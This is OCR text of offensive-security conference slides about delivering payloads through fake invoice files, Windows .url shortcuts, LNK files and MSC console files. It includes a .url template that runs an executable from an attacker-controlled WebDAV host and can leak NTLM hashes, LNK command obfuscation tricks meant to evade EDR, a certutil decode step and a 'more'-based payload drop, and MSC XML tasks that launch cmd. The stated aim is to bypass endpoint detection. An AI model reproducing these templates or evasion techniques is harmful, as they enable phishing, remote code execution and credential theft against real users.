


INVOICE [EXAMPLE]


YOUR NAME
Address
City, Country, Postal Code
Phone No. with area code
youremail.com

```
Hello OffensiveX!!!!!!!!!!!!!!!!!!!!!
```

.url Vector


New
Sort
View
Home
Gallery
OneDrive
invoice_june_2a
invoice_june_2a
invoice_june_2a
invoice_june_2a
invoice_june_2a
invoice_june_2a


.url Vector




- Internet Shortcut File
- Usage:
  - Execute any URI Scheme
  - Execute Webdav/HTTP hosted files
  - Leak NTLM Hash

```
[InternetShortcut]
IDList=
URL="\\192.168.15.81@80\DavWWWRoot\invoice_june_2a.exe"
Roamed=-1
IconIndex=13
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

.url Vector




```
15:29:57.527 - INFO     : 192.168.15.81 - (anonymous) - [2024-06-07 13:29:57] "PROPFIND /" length=0
, depth=0, elap=0.002sec -> 207 Multi-Status
192.168.15.81 - (anonymous) - [2024-06-07 13:29:57] "PROPFIND /" length=0, depth=0, elap=0.002sec
-> 207 Multi-Status
```



We can't verify who created this file. Are you sure you want to run this file?

Name: \\192.168.15.81@80\DavWWWRoot\invoice_june_2a.exe
Type: Application
From: \\192.168.15.81@80\DavWWWRoot\invoice_june_2a.exe

This file is in a location outside your local network. Files from locations you don't recognize can harm your PC. Only run this file if you trust the location. What's the risk?




INVOICE [EXAMPLE]

YOUR NAME
Address
City, Country, Postal Code
Phone No. with area code
youremail.com


```
Hello OffensiveX!!!!!!!!!!!!!!!!!!!!!
```

OFFENSIVE X

A classic, The Malicious Shortcut!



A classic, The Malicious Shortcut!



- LNK: Execute a command line
- How it's generally used:
  - Execute a PowerShell command
  - Drop a payload with Certutil

"But those methods are Detected!"

Anonymous operator lacking imagination

Bypass Anything With LNKs (1/2)

Trivial obfuscation

- Avoid suspicion extension

  (exe, bat, cmd are auto-ran)

```
cmd /c start notepad
```

- Insert ignored char (; “”)

```
cmd.exe /c ;sta;r;t ;;;not;epa;d.ex;e;
```

- Insert escape char (^)

```
cmd.exe /c sta^rt  n^ot^epa^d.exe
```

Advanced obfuscation

- Use variable to substitute letters

```
set h=r && ce!h!tutil.exe -decode ..
```

- Use wild card to hide extension

```
where /R "%temp%" test.ln?'
```

- Use a false extension

```
cmd /c start mshta test.hta .txt
```

Also, For some EDRs, avoid long command lines!


Bypass Anything With LNKs (2/2)

- Self run with HTA Macro or WSF Macro
- The Lolbin way…

Bypass Anything With LNKs (2/2)

- Self run with HTA Macro or WSF Macro
- The Lolbin way: “more”

```
MORE /E [/C] [/P] [/S] [/Tn] [+n] [files]

+n      Start displaying the first file at line n
```



LNK HEADERS

CMD: more +124 "%cd%\my.lnk">TMP_FILE&...

ICON PATH

Payload To Drop (Must not be binary)

Print the payload to drop in a TMP file and execute

Normal LNK File End

It can be tricky to count the lines, NULL char count as a line!


Bypass Anything With LNKs (3/3)

- Other lolbins are available to drop and exec a payload!
- However advanced Certutil obfuscation…


Bypassed Most EDR we Tested!


We can discuss names at the end of the talk if that part is not recorded…

A New Challenger…



A New Challenger…






PDF Reader - [invoice_june_2a.pdf]


Protected Mode

Click to View The Document

invoice_june_2a.pdf


A New Challenger …





Click to View The Document

invoice june 2a.pdf




INVOICE [EXAMPLE]

YOUR NAME
Address
City, Country, Postal Code
Phone No. with area code
youremail.com


```
Hello OffensiveX!!!!!!!!!!!!!!!!!!!!!!
```

Management Console Snap-in Control

- MMC configuration files (Extension .msc)
- Kimsuky ATP attacks in 2024
  - https://www.genians.co.kr/blog/threat_intelligence/facebook
  - MSC disguised as a Word file
  - North Korea APTs do not lack imagination!
- Almost no detection by AV/EDRs
- Drawback:
  - UAC prompt if admin
  - But malware run as admin…



Some MSC Phishing Examples (1/2)




NZZ_Interview_Kohei Yamamoto

Security Mode

Open
NZZ_Interview_Kohei Yamamoto.docx

One of the original attacks on South Korea & Japan

Some MSC Phishing Examples (2/2)



You may display a full list of fake files and folders here!
All triggering a command line

Craft Your Own MSC file (1/2)


- Non public XML Syntax
  - AI will not help you ☺
- Can be entirely crafted using MMC GUI
- Configurable layout and icons
- Fake files are in fact tasks

```
<?xml version="1.0"?><MMC_ConsoleFile ConsoleVersion="3.0" ProgramMode="Author">
 <ConsoleFileID>{00D11461-0EA5-4629-A227-59CCAD234277}</ConsoleFileID>
 <FrameState ShowStatusBar="true">
  <WindowPlacement ShowCommand="SW_SHOWNORMAL">
   <Point Name="MinPosition" X="-1" Y="-1"/>
   <Point Name="MaxPosition" X="-1" Y="-1"/>
 ….
```

```
<Task Type="CommandLine" Command="cmd">
      <String Name="Name" ID="8"/>
      …
      <CommandLine Directory="" WindowState="Minimized" Params="/c notepad.exe"/>
 </Task>
```

Craft Your Own MSC file (2/2)

- Large payloads can be included in <BinaryStorage> section
- A COM API is usable via MMC20.Application object
  - Documentation:
  - https://learn.microsoft.com/en-us/previous-versions/windows/desktop/mmc/using-mmc-2-0



```
' Create the MMC Application object.
Dim objMMC
Set objMMC = Wscript.CreateObject("MMC20.Application")

' Show the MMC application.
objMMC.Show

